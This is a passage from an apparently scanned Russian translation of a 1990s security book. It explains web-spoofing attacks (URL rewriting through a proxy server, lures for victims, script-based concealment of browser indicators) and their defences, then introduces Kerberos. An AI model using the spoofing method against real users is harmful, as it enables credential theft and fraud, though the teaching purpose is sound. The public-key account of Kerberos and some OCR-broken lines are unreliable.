Предположим, что сертификат содержит изображение. В этом случае броузер может поместить его в диалоговом окне или в окне с логотипом броузера. Как уже говорилось, размещение сертификата в окне с изображением позволяет пользователю постоянно контролировать, с кем именно он соединен. Благодаря этому даже не очень опытные пользователи смогут обнаружить, что присоединились к неверному сайту. (Представьте ситуацию, когда пользователь подводит указатель мыши к гиперссылке, ведущей к домашней странице своего родственника, а в пиктограмме сертификата показывается надпись на незнакомом языке, причем пользователь точно знает, что ни один из его родственников не говорит на этом языке.)

Кроме того, броузер может автоматически проверять сертификаты с изображениями. Например, пользователь щелкнул мышью по ссылке-изображению; в таком случае броузер может проверить, содержится ли это изображение в сертификате. Если это не так, броузер отобразит окно с предупреждением. Точно так же можно проверять и текстовые ссылки. Например, броузер может разобрать (parse) сертификат в поисках подстроки текстовой ссылки или пытаться обнаружить смешанное значение, получаемое из гиперссылки при помощи определенной функции. (Более подробная информация о смешанных значениях имеется в главе 5.) Благодаря такой проверке гиперссылок, а также использованию сквозных соединений можно полностью предотвратить подмены сообщений.

ПОДМЕНА WEB

В этом разделе мы рассмотрим еще один тип атак — *подмену Web.* Проводя подобную атаку, хакер создает достаточно хорошую копию Web, которая очень похожа на реальный Web. Точнее говоря, «искусственный» Web содержит все те же страницы и ссылки, что и настоящий. Однако хакер полностью управляет этой сетью, и поэтому весь трафик между броузером пользователя и Web проходит через машину злоумышленника. На рисунке 9.22 показана принципиальная схема атаки подмены Web.

***Рисунок** 9.22. Принципиальная схема атаки подмены Web.*

ПОСЛЕДСТВИЯ ПОДМЕНЫ WEB

При помощи этой атаки хакер может просматривать или изменять любые передаваемые пользователем данные. Более того, злоумышленник способен контролировать все приходящие пользователю сообщения. Этот метод предоставляет огромные выгоды. Как уже говорилось, существует два наиболее распространенных способа проникновения в сети: наблюдение и подмена. *Наблюдение* – это простейший просмотр проходящей по сети информации; в этом случае хакер пассивно наблюдает за пакетами. *Подмена* — это более агрессивный тип атаки; с ее помощью хакер может заставить хост поверить, что его машина — это еще один надежный хост.

При помощи атаки подмены Web хакер может записывать содержание посещаемых жертвой страниц. Допустим, жертва заполнила некоторую форму и переслала ее некоторому серверу. Однако внедрившийся между ними хакер может перехватить эти данные и записать себе на машину. Более того, хакер может записать и ответ сервера. В связи с тем, что в большинстве диалоговых коммерческих приложений используются формы, хакер может просмотреть любой номер счета, пароль или любую другую конфиденциальную информацию.

Хакер может просматривать все ваши данные даже в том случае, когда вы используете безопасное соединение. При этом неважно, пользуетесь ли вы протоколом SSL или S-HTTP. Более того, ваш броузер будет указывать на то, что установлено надежное соединение (при помощи пиктограммы с изображением навесного замка или ключа).

Отметим еще одну интересную особенность атаки подмены Web. Оказывается, хакер может спокойно изменять любые передаваемые данные. Например, жертва заказала 100 единиц товара. Однако хакер может изменить номер продукта, его количество и адрес заказчика («ship-to»); в результате этих действий хакер получит (естественно, за счет пользователя) 200 единиц товара. Кроме того, злоумышленник может изменить возвращаемые сервером данные, например, вставить в документ дезинформацию или оскорбительный материал, чтобы подурачить пользователя или вызвать ссору между пользователем и хозяином сервера. На рисунке 9.23 показано, как хакер может изменить передаваемую информацию.




Рисунок 9.23. *Хакер может изменить передаваемую информацию.*

ПОДМЕНА ВСЕГО WEB

Наверное, у вас возник вопрос: как может один человек заменить целый Web? Однако спешу заверить, что (к сожалению) это не так уж сложно. Дело в том, что для этого не нужно хранить содержание всех документов Web. По определению, любой пользователь может получить доступ ко всем ресурсам Web в диалоговом

режиме. Поэтому для предоставления копии хакер получает необходимую страницу прямо из Web.

Чтобы получше разобраться со всем этим, внимательно посмотрите на рисунок 9.22. Как видно, любой запрос проходит через машину хакера. Поэтому последний может оперативно получить из Web копию запрашиваемой страницы. На самом деле для проведения этой атаки подмененный сервер должен содержать только размещенные в кэше страницы.

ПОДРОБНОСТИ АТАКИ ПОДМЕНЫ

Для проведения атаки необходимо, чтобы сервер хакера располагался между жертвой и остальной частью Web, т. е. хакер «вклинивается» между пользователем и сервером.

Прежде всего, хакер должен изменить все URL какой-либо Web-страницы так, чтобы они вели на его сервер. Предположим, что он расположен в домене *hacker.hck*. Значит, хакер должен добавить перед тегом URL следующую строку: *http://www.hacker.hck/*. Например, адрес *http://www.jamsa.com/* после этого превратится в *http://www.hacker.hck/www.jamsa.com/*.

Если пользователь попадет на измененную страницу, то он не заметит ничего необычного — ведь хакер подменил все URL. Если он щелкнет мышью по ссылке *http://www.jamsa.com/,* то в действительности броузер пошлет запрос на страницу *http://www.hacker.hck/* –ведь именно этот адрес стоит в начале URL. Оставшаяся часть URL указывает серверу злоумышленника, куда нужно обратиться, чтобы получить необходимую пользователю страницу. На рисунке 9.24 показано, как происходит перехват запросов.




Рисунок 9.24. *Броузер получает страницу с сервера хакера.*

Получив необходимый документ, сервер хакера изменяет расположенные в нем URL так, как это описано выше. После этого сервер пересылает документ пользователю.

Так как все ссылки нового документа уже изменены, то, щелкнув мышью по какой-либо гиперссылке, жертва снова обратится на сервер хакера. И так до бесконечности...

ФОРМЫ И БЕЗОПАСНЫЕ СОЕДИНЕНИЯ

Как уже упоминалось, при заполнении формы, расположенной на одной из страниц «фальшивого» Web, пользователь не заметит никакой разницы по сравнению с нормальным соединением. Дело в том, что формы очень связаны с сетевыми протоколами. Например, отправляемая форма кодируется при помощи запросов HTTP, а сервер отвечает на него при помощи обычного HTML. Именно поэтому хакер может подменить не только любой URL, но и любую форму. Дело в том, что и запросы, и формы прежде всего попадают на сервер хакера, а уж потом — по назначению. При этом хакер может спокойно изменять их — ведь жертва ничего не заметит. Для этого достаточно немного подкорректировать ответ сервера.

Основная неприятность этой атаки заключается в том, что она работает даже тогда, когда жертва использует безопасное соединение. Например, пользователь хочет создать соединение при помощи SSL или S-HTTP. Однако он никоим образом не сможет обнаружить, что запрос на такое соединение послан в «фальшивый» Web. Сервер хакера предоставит ему эту страницу, а броузер пользователя отобразит на экране индикатор безопасного соединения. Однако есть маленькая деталь, на которую стоит обратить особое внимание: броузер действительно установил безопасное соединение, но не с запрашиваемым сервером, а с *сервером хакера*! Но об этом не знает ни сам броузер, ни тем более его пользователь. На рисунке 9.25 показана схема одного из «подмененных» соединений.

***Рисунок** 9.25. Компьютер хакера подменяет безопасное соединение.*

НАЧАЛО ПОДМЕНЫ WEB

Итак, мы установили, что очень трудно противостоять атаке подмены Web, если она уже началась. Как это ни странно, но эта атака больше напоминает ловушку -- ведь ее инициатором (да, да, дорогой читатель) является ни кто иной, как сама жертва. Для этого хакер расставляет приманки — ему нужно заманить жертву на свой сервер. Другими словами, хакеру нужно сделать все

возможное, чтобы заставить пользователя щелкнуть мышью по измененной гиперссылке. Для этого он может воспользоваться одним из следующих методов:

- Разместить измененную ссылку на популярной Web-странице.
- Если пользователь работает с электронной почтой Web, хакер может прислать ему указатель на «фальшивый» Web.
- Хакер может переслать по электронной почте содержание страницы из «фальшивого» Web.
- Злоумышленник может заставить поисковый процессор выдать часть адресов из «фальшивого» Web.
- Если жертва пользуется *Internet Explorer,* то хакер может создать элемент управления ActiveX, который будет выполняться при каждом запуске броузера. Этот элемент управления может заменить корректные URL на хакерские.

Итак, основная задача хакера — заманить жертву к себе на сервер.

ПОСЛЕДНИЙ ШТРИХ — СТРОКА состояния

Как говорилось в предыдущем разделе, нападающий должен каким-либо образом заставить жертву войти в «фальшивый» Web. При этом бедолага не должен заметить ничего необычного и продолжать верить, что он путешествует по «настоящему» Web. Однако это не так-то просто. Если хакер допустит ошибку (или пользователь отменит некоторые установленные по умолчанию параметры), то в строке состояния появится информация о посещенной странице. С ее помощью пользователь может обнаружить, что отображенная на экране страница принадлежит «фальшивой» Web. Например, если подвести указатель мыши к гиперссылке, то большинство броузеров отобразит в строке состояния ее полный адрес.

К сожалению, опытный хакер может воспользоваться некоторыми приемами программирования, чтобы свести опасность разоблачения практически к нулю. Дело в том, что в некоторых случаях очень удобно, если Web-страница может управлять броузером. Однако это — палка о двух концах. Воспользовавшись этой возможностью, хакер сможет управлять броузером жертвы. Например, при помощи Java, JavaScript или VBScript он может управлять строкой состояния (она расположена в нижней части окна броузера). На рисунке 9.26 показана строка состояния броузера, в которой отображается *Welcome to the Jamsa Press Web Site!.*

Зачастую в этой строке располагается отчет о состоянии транзакции HTTP или связанный с гиперссылкой адрес. Однако, как показано на рисунке 9.26, автор Web-страницы может заставить броузер отображать в строке состояния любую угодную ему информацию.

Рисунок 9.26. *Строка состояния броузера.*

Атаки подмены оставляют следы. Во-первых, если подвести указатель мыши к гиперссылке, то в строке состояния появится связанный с ней URL. Таким

образом можно обнаружить измененные хакером гиперссылки. Во-вторых, при получении новой страницы броузер отображает имя соответствующего ей сервера, и жертва может заметить, что вместо адреса *www.jamsa.com* в строке состояния появится адрес *www.hacker.hck*.

Однако эти следы могут быть легко уничтожены хакером. Для этого ему достаточно написать небольшую программу на Java, JavaScript или VBScript. С ее помощью он заставит строку состояния отображать пользователю «правильную» информацию. Более того, хакер может заставить реагировать программу на важные события и отображать в строке состояния ту информацию, которая создается настоящей страницей Web. Управление строкой состояния намного усложняет обнаружение следов подмены.

СТРОКА LOCATION

Итак, отображаемая в строке состояния информация может открыть подмену. Однако хакер способен достаточно легко изменить ее. Кроме того, о подмене можно догадаться и по информации, расположенной в строке **Location** (см. рисунок 9.27). Как известно, там отображается URL просматриваемой страницы. Кроме того, пользователь может набрать URL необходимой страницы прямо в этой строке.

Рисунок 9.27. *Строка* ***Location.***

Если не было произведено каких-либо модификаций, то в этой строке будет расположен «настоящий» (т. е. измененный хакером) URL — в нашем случае это *http://www.hacker.hck/www.jamsa.com/*. Именно эта информация может подсказать пользователю, что он подвергается атаке подмены.

Однако и этот след может быть уничтожен хакером. Для этого достаточно подменить отображаемую в строке **Location** информацию на ту, которая должна отображаться при обычном посещении страницы, Более того, злоумышленник может сделать так, чтобы введенные здесь адреса всегда вели к его серверу. Для этого нужно создать программу, которая будет изменять URL до того, как броузер отправит их в виде запроса.

ИСТОЧНИК ДОКУМЕНТА

В предыдущих разделах описывались наиболее простые методы обнаружения атаки подмены Web. Здесь же мы поговорим о более изощренных. Например, самые популярные броузеры содержат целый набор возможностей, при помощи которых пользователь может просмотреть исходный текст HTML-файла. Благодаря этому пользователь, который подозревает, что подвергся нападению, может поискать в исходном тексте измененные URL. Если он их обнаружит, то у него есть все шансы предотвратить нападение. Однако и здесь хакер способен перехитрить пользователя. Например, он может создать программу, которая будет

заменять панель меню броузера. Если теперь пользователь выберет пункт **View Document Source,** то на экране появится новое окно с настоящим (неизмененным) текстом HTML-файла.

ИНФОРМАЦИЯ О ДОКУМЕНТЕ

Сейчас я расскажу еще об одной возможности обнаружения атак подмены Web — информации о документе. Для того чтобы просмотреть эту информацию, вызовите пункт меню **View Document Information.** В ответ броузер отобразит на экране соответствующее окно. В частности, в этом окне расположен URL отображаемого документа. Однако и здесь у хакера остается возможность скрыть следы своих преступлений. Для этого ему достаточно изменить отображаемую здесь информацию.

Короче говоря, при помощи языков разработки сценариев хакер может уничтожить все возможные следы атаки подмены. В этом случае жертве ничего не остается, как отключить в броузере поддержку сценариев.

КАК ПОЙМАТЬ ХАКЕРА

Наверное, все согласятся с тем, что лучшее средство борьбы с хакером — это его наказание. Оказывается, что для проведения атаки хакер должен открыть месторасположение своего сервера. Если жертва обнаружит атаку, то она может попытаться выяснить адрес хакерского сервера. Однако, как правило, атаки проводятся с чужих машин. Сама собой на ум приходит такая аналогия: все грабители банков также скрываются от преследования на угнанных машинах.

МЕТОДЫ ЗАЩИТЫ от АТАКИ ПОДМЕНЫ WEB

Как уже упоминалось, атака подмены Web — это очень серьезная угроза безопасности передаваемым сообщениям. Кроме того, ее практически невозможно обнаружить (еще труднее обнаружить устроившего атаку хакера). Однако существуют некоторые меры предосторожности, следуя которым можно обезопасить себя и пользователей своей сети. Далее приводится наиболее эффективная стратегия защиты от атак подмены Web:

1. Отключите в броузере поддержку Java, JavaScript и VBScript. Благодаря этому хакер не сможет скрыть следы атаки.
2. Убедитесь, что строка **Location** расположена на экране.
3. Внимательно следите за URL, отображаемым в строке **Location.** Этот URL должен соответствовать ожидаемому.

Данная стратегия существенно снизит вероятность успешного проведения атаки. Но не забывайте, что и в этом случае хакер может провести атаку на вас или ваших пользователей, особенно если они не соблюдают приведенных выше правил. В настоящее время ведутся работы по усовершенствованию языков JavaScript, VBScript, ActiveX и Java, цель которых — исключить возможность проведения атак. Однако приведенная в этой главе информация может заставить

многих пользователей отключить поддержку всех этих языков, что заметно уменьшит ваши функциональные возможности. Но все не так уж плохо. Отключайте их во время посещения незнакомых сайтов. Если же вы уверены, что сайт надежен, то можете снова включить их.

ДОЛГОСРОЧНЫЕ РЕШЕНИЯ для АТАКИ ПОДМЕНЫ WEB

Несмотря на достаточную простоту и эффективность краткосрочных решений для атаки подмены Web, многие предпочтут более сложные и в то же время более надежные долгосрочные решения. Для того чтобы избежать большинства связанных с атакой проблем, нужны новые решения со стороны разработчиков броузеров. Необходимо так изменить текст программы броузера, чтобы он всегда отображал строку **Location,** а также не позволял хакеру изменять свой интерфейс — заменять элементы панели меню, строку состояния и т. д. Однако оба решения подразумевают неусыпную бдительность пользователей и умение распознавать подмененные URL. Невозможность изменения отображаемого URL — вот основная задача для разработчиков, но это будет лишь первым шагом по обеспечению безопасности броузеров. До тех пор, пока броузеры не будут подвергнуты значительным изменениям, нельзя говорить об их полной защищенности от атак подмены Web.

Кроме того, нужно изменить индикатор безопасного соединения так, чтобы он действительно помогал определить его статус. Вместо того чтобы просто констатировать факт безопасности соединения, броузер должен отображать имя сервера. Эту информацию можно отображать в виде обычного текста, но так, чтобы она была понятна даже новичку. Например, броузер может отображать информацию, расположенную в теге *<META>*. В этом случае вместо малопонятного адреса *http://www.jamsa.com/* на экране должна появляться надпись «Jamsa Press».

На самом деле все методы защиты от атак подмены Web полагаются на внимание пользователя. Однако это уже зависит только от самого пользователя.

РЕЗЮМЕ

В этой главе вы познакомились с несколькими типами атак, а также узнали о некоторых методах борьбы с ними. Как мы теперь знаем, хакеры могут атаковать нашу систему различными способами. В главах 15—17 рассказывается о более специфических типах атак, построенных на особенностях конкретной операционной системы. В следующей главе я расскажу о системе Kerberos и о том, какими средствами обеспечения безопасности она обладает. Но прежде убедитесь, что усвоили следующее:


- ✓ Атака предсказания значений последовательности TCP/IP — это наиболее простой вид атаки.
- ✓ Перехват пакетов — это одна из самых больших угроз для систем обеспечения безопасности.

- ✓ Любая активная атака (например, перехват пакетов или подмена) начинается с атаки наблюдения.
- ✓ В атаке подмены используется маскировка под надежный сервер.
- ✓ Самыми распространенными являются пассивные атаки наблюдения.
- ✓ Почти каждый хакер оставляет следы своей деятельности. С их помощью можно распознать атаку и даже попытаться поймать самого хакера.
- ✓ Многие атаки построены на нарушении нормальной работы транзакции или TCP-соединения.
- ✓ При помощи подмены гиперссылок хакеры могут атаковать SSL-серверы.
- ✓ При помощи подмены Web хакер может перехватывать все передаваемые пользователем и сервером сообщения.
- ✓ Хакеры изобретают все новые и новые виды атак.

РЕСУРСЫ INTERNET

Разобравшись с представленным в этой главе материалом, вы, вероятно, захотите побольше узнать о других видах атак. В Web расположено огромное количество ресурсов, посвященных проблемам безопасности и атакам хакеров. Ниже приведены некоторые из них.

DNS SPOOFING AND JAVA	http://java.sun.com/sfaq/dns.html
HYPERLINK SPOOFING EXAMPLE	http://www.brd.ie/papers/sslpaper/hyperlin.html
EMV SPOOFING PAGE	http://www.coast.net/~emv/tubed/spoofing.html
IP SPOOFING	http://sunshine.nextra.ro/router-conf.html
BUGTRAQ ARCHIVES	http://www.geek-girl.com/bugtraq/1995_1/0128.html
CIAC	http://ciac.llnl.gov/ciac/bulletins/g-48.shtml
WEB SPOOFING	http://www. cs.princeton.edu/sip/pub/spoofing.html
SPOOFING AND SNIFFING	http://ori. careerexpo. com/pub/docsofi197/spoof.soft.htm
BROWSER SNIFFING	http://www.cytechsys.com/detect.htm
IP-WATCHER RISKS	http://www. engarde. com/software/ipwatcher/risks/overview,html
PASSWORD «SNIFFING»	http://gradeswww.acns.nwu.edu/ist/snap/doc/sniffing.html
Is NSA SNIFFING THE INTERNET	http://www.kimsoft.com/korea/nsa-net.htm



Глава 10

Использование системы Kerberos

этой главе я расскажу о системе обмена ключами Kerberos — прекрасном нструментальном средстве повышения безопасности любой сети. Она была разра- этана в Массачусетском технологическом институте (MIT) в рамках программы therm. В Kerberos используется ряд взаимосвязанных средств и один-единственный адежный сервер, управляющий доступом к огромным распределенным системам. рочитав главу, вы узнаете следующее:

- Система Kerberos основана на принципе, утверждающем, что только ограниченное число машин могут быть абсолютно надежными.
- Для управления доступом ко всем остальным серверам сети в Kerberos используется одна надежная машина — надежный сервер.
- Для управления доступом к серверам в системе Kerberos используется зашифрованный файл, называемый *билетом*.
- В сетях, поддерживающих Kerberos, используется шесть базовых типов билетов: *начальный, преидентифицированный, недействительный, возобновляемый, досрочный* и *передаваемый*.
- В Kerberos для представления пользователей (клиентов или серверов) используются *имена членов сети*. Для представления областей управления надежного сервера используются *имена областей действия*.
- Системы Kerberos не являются панацеей от атак хакеров.
- В системах Kerberos существует несколько ошибок, представляющих серьезную потенциальную опасность.

Первое знакомство

erberos — это система идентификации и проверки прав доступа. Она была разра- отана в Массачусетском технологическом институте в рамках программы Athena. реда Kerberos располагается на одном абсолютно надежном компьютере, хра- щем информацию о паролях и привилегиях доступа каждого пользователя. ри этом важно обеспечить надежную круглосуточную физическую защиту этой ашины. Например, она может располагаться в закрытой комнате или охра- чться человеком. (В Массачусетском институте этой машине присвоено имя *:rberos.mit.edu.*) Благодаря этому пользователи сети могут полностью доверять нформации, расположенной на *надежном сервере*. В среде, основанной на спользовании системы Kerberos, этот компьютер является единственным серве- ом, которому сетевые программы должны предоставить информацию о доступе. адежность остальной части сети не является столь важной. Другими словами,

система Kerberos работает по принципу «Проще защитить один сервер, чем все компьютеры сети».

РАСПРЕДЕЛЕННЫЕ СИСТЕМЫ

Во всех предыдущих главах мы часто говорили о сетях и связанных с ними проблемах безопасности. Однако мы до сих пор ни разу не упомянули о *распределенных системах.* Распределенная система — это сеть с одним иди более сервером и одной (или более) рабочей станцией. Подразумевается, что в таких системах используются обычные (небезопасные) компьютеры. Распределенная система состоит из нескольких пространственно удаленных машин. Поэтому практически невозможно, чтобы каждый компьютер системы был безопасным.

Если пользователь сети, построенной на основе системы Kerberos, хочет получить доступ к какому-либо ресурсу сервера (например, файлу), он должен попросить разрешения у надежного сервера. Чтобы получше разобраться с этой ситуацией, давайте рассмотрим следующий пример. Вы (клиент) хотите получить доступ к файлу *sailing_boats*, расположенному на файловом (ненадежном) сервере сети. Допустим, что вы уже вошли в сеть. В этом случае программное обеспечение, установленное на вашей рабочей станции, произведет следующие операции:

1. ПО создаст цифровую подпись сообщения с запросом на файл *sailing_boats.* Для создания подписи будет использован ваш *личный ключ,* а для шифрования сообщения *открытый ключ* сервера. Подпись сообщения и его шифрование преследует две цели. Во-первых, шифрование с одноразовым ключом (с большой долей вероятности) служит гарантией того, что запрос будет прочитан только надежным сервером. Во-вторых, надежный сервер использует цифровую подпись для идентификации отправителя запроса. Более подробно эти вопросы освещены в главах 4 и 5.
2. Программное обеспечение вашего компьютера посылает зашифрованное сообщение надежному серверу (см. рисунок 10.1).

Рисунок 10.1. *Клиент пересылает зашифрованное сообщение надежному серверу.*

3. Надежный сервер анализирует сообщение. Затем с помощью вашей цифровой подписи он идентифицирует личность создателя сообщения. Полученный идентификатор сверяется со списком пользователей, обладающих правом доступа к файлу *sailing_boats.*
4. Если у вас есть права доступа к серверу и к файлу *sailing_boats,* то надежный сервер соединит вас с файловым сервером. Кроме того, он укажет последнему, что вы обладаете правами на доступ к файлу *sailing_boats.*

Чтобы соединить вас с файловым сервером, надежный сервер должен проделать следующие операции:

1. Надежный сервер посылает вам уникальный ключ — *билет* (ticket). Чтобы предотвратить перехват билета, надежный сервер зашифровывает его при помощи открытого ключа пользователя. В билете содержится информация о праве доступа и *одноразовый ключ* — простой ключ для шифрования, с помощью которого будут производиться все операции с файловым сервером. На рисунке 10.2 показана передача билета.




Рисунок 10.2. *Сервер зашифровывает билет, а затем пересылает его клиенту.*

2. Кроме того, надежный сервер посылает копию билета файловому серверу. Чтобы предотвратить ее перехват, он зашифровывает копию с помощью открытого ключа файлового сервера. На рисунке 10.3 показана передача копии билета файловому серверу.




Рисунок 10.3. *Надежный сервер зашифровывает билет клиента и передает его файловому серверу.*

3. Файловый сервер соединяется с вашим компьютером. При этом обе машины сверяют копии билетов, чтобы идентифицировать друг друга. Программное обеспечение клиента зашифровывает свою копию билета с помощью открытого ключа файлового сервера и пересылает ее файловому серверу. Тот, в свою очередь расшифровывает копию с помощью своего личного ключа. Если присланная копия совпадает с копией, расположенной на файловом сервере, то сервер даст «добро» на соединение. Если же это не так, то сервер не будет создавать соединение. На рисунке 10.4 показано, как клиент и файловый сервер сравнивают билеты.

Рисунок 10.4. *Клиент и файловый сервер сравнивают билеты.*

4. Если билеты соответствуют, то работа надежного сервера завершена. После этого пользователь может обмениваться данными с файловым сервером по безопасному каналу. Файловый сервер, в зависимости от своих установок, может зашифровать пересылаемый файл с помощью открытого ключа пользователя (хранящегося на надежном сервере) либо с помощью одноразового ключа. Кроме того, он может просто переслать запрашиваемый файл (т. е. без применения шифрования). На рисунке 10.5 показаны все способы пересылки информации.




Рисунок 10.5. *Файловый сервер может зашифровать пересылаемый файл или отправить его в виде обычного текста.*

5. После успешной пересылки файла сервер посылает надежному серверу сообщение о том, что запрошенная операция завершена. Получив такое сообщение, надежный сервер должен аннулировать текущий билет. Если клиент попытается воспользоваться этим же билетом для повторного доступа к тому же самому файлу, то надежный сервер запретит подобную операцию.

ДРУГОЙ ВЗГЛЯД НА СИСТЕМУ KERBEROS

Как уже говорилось, сервер Kerberos является единственным надежным сервером в сети. Чтобы лучше понять эту концепцию, считайте, что система Kerberos предоставляет метод проверки членов незащищенной сети (рабочих станций или серверов). При этом не нужны ни средства идентификации, встроенные в операционную систему хоста, ни проверка надежности хоста. Более того, в сетях Kerberos не требуется обеспечения физической безопасности хостов. Наоборот, в ней сделано неявное предположение, что пакеты могут быть прочитаны и изменены любым человеком. Другими словами, в Kerberos вся сеть является зоной риска (за исключением надежного сервера). Система Kerberos предполагает, что хакер может перехватить любое сообщение в сети, а также постоянно пытается проникнуть в сеть.

Итак, исходя из этих предположений, система Kerberos проводит проверку транзакций. Kerberos — это внешняя (т. е. не встроенная в операционную систему) служба проверки, где применяется шифрование с совместно используемым ключом (см. главу 4). Напомню, что под совместно используемым ключом подразумевается ключ, которым стороны должны обменяться (по безопасному каналу) до начала связи. Подобные ключи называются так потому, что их *совместно используют* обе стороны соединения. Не путайте их с личными ключами, которые используются в системах с открытым ключом. Такой ключ должен быть известен только одному человеку — его создателю.

БЕСПЛАТНАЯ ВЕРСИЯ KERBEROS, VERSION 5, PATCH LEVEL 1

Чтобы загрузить последнюю версию Kerberos (Version 5, Patch Level 1) для Unix, посетите Web-сайт MIT, расположенный по адресу *http://web.mit.edu/network/kerberos-form.html*Правительство США наложило ограничения на экспорт используемой в Kerberos схемы шифрования DES. В связи с этим система Kerberos распространяется только гражданам США или Канады.

ОГРАНИЧЕНИЯ НА РАСПРОСТРАНЕНИЕ СИСТЕМ KERBEROS

В целях государственной безопасности правительство США запретило экспорт многих программных продуктов, связанных с шифрованием информации. Вместе с Kerberos к таким продуктам относятся *PGP, Netscape Navigator, Internet Explorer.* Для экспортной продажи этих пакетов требуется специальная

лицензия правительства США. Любая организация или физическое лицо, собирающиеся использовать систему Kerberos, должны получить лицензию на экспорт систем шифрования, В одном из следующих разделов я расскажу вам о *Bones* — альтернативе для разработчиков и системных администраторов, проживающих вне Соединенных Штатов Америки или Канады.

ПОДРОБНОСТИ ПРОЦЕССА ПРОВЕРКИ

Как уже говорилось, надежный сервер Kerberos проверяет каждую транзакцию в сети до того, как она произойдет. Более того, он является единственным компьютером, производящим проверку транзакций. Ниже приведены этапы процесса проверки транзакции:

